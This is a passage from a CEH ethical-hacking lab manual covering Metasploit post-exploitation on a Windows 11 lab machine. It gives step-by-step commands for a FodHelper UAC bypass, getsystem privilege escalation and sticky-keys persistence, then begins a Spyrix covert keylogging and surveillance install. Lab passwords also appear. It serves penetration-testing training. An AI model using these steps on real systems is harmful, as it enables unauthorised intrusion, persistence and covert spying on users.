
17. Leave the Windows 11 machine running and click Parrot Security to switch to the Parrot Security machine.

18. The Meterpreter session has successfully been opened, as shown in the screenshot.




19. Type sysinfo and press Enter. Issuing this command displays target machine information such as computer name, OS, and domain.

20. Type getuid and press Enter, to display current user ID.




21. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
22. Type background and press Enter, to background the current session.
23. Type search bypassuac and press Enter, to get the list of bypassuac modules.


In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.



24. In the terminal window, type use exploit/windows/local/bypassuac_fodhelper and press Enter.
25. Type set session 1 and press Enter.
26. Type show options in the meterpreter console and press Enter.




27. To set the LHOST option, type set LHOST 10.10.1.13 and press Enter.
28. To set the TARGET option, type set TARGET 0 and press Enter (here, 0 indicates nothing, but the Exploit Target ID).
29. Type exploit and press Enter to begin the exploit on Windows 11 machine.



30. The BypassUAC exploit has successfully bypassed the UAC setting on the Windows 11 machine.

31. Type getsystem -t 1 and press Enter to elevate privileges.

32. Now, type getuid and press Enter. The meterpreter session is now running with system privileges.




33. Type background and press Enter to background the current session.

In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in Windows 11.


34. Type use post/windows/manage/sticky_keys and press Enter.

35. Now type sessions -i* and press Enter to list the sessions in meterpreter.



36. In the console type set session 2 to set the privileged session as the current session.


37. In the console type exploit and press Enter, to begin the exploit.



38. Now click Windows 11 to switch to Windows 11 machine and sign out from the Admin account and sign into Martin account using apple as password.

39. Martin is a user account without any admin privileges, lock the system and from the lock screen press Shift key 5 times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.

40. In the Command Prompt window, type whoami and press Enter.



41. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.

42. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.

43. Close all open windows and document all the acquired information.

44. Sign out from Martin account and sign into Admin account using Pa$$w0rd as password.

45. Click Parrot Security to switch to the Parrot Security machine and restart the machine. To do that click Menu button at the bottom left of the Desktop, from the menu and click Turn off the device icon. A Shut down this system now? pop-up appears, click on Restart button.

Lab 3: Maintain Remote Access and Hide Malicious Activities

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- **User system monitoring and surveillance using Spyrix**
- **Maintain persistence by modifying registry run keys**

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- **Exploitation for client execution**
- **Scheduled task**
- **Service execution**

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Task 1: User System Monitoring and Surveillance using Spyrix


Spyrix facilitates covert remote monitoring of user activities in real-time. It provides concealed surveillance via a secure web account, logging keystrokes with a keylogger, monitoring various platforms such as Facebook, WhatsApp, Skype, Email, etc. It also offers functionality of capturing screenshots, live viewing of screen and webcam feeds, continuous recording of screen and webcam activity.

Here, we will use Spyrix to perform system monitoring and surveillance.

1. Click on Windows Server 2022 to switch to Windows Server 2022 machine, click Ctrl+Alt+Delete to activate the machine and login with CEH\Administrator / Pa$$w0rd.
2. On the Windows Server 2022 machine, navigate to Z:\CEHv13 Module 06 System Hacking\Spyware\General Spyware\Spyrix and double-click spm_setup.exe.
3. Follow the wizard driven steps to install Spyrix Personal Monitor.

In the Welcome to the Spyrix Personal Monitor 11.6.15 Setup Wizard, leave the Enter email field as blank and click Next.


4. At the end of the installation, ensure that the Sign in your Online Monitoring account checkbox is selected and click on Finish.




5. In the How do you want to open this? pop-up appears, select Firefox from the list and click OK.

If the Spyrix webpage appears in Microsoft Edge browser, then continue in Edge browser.

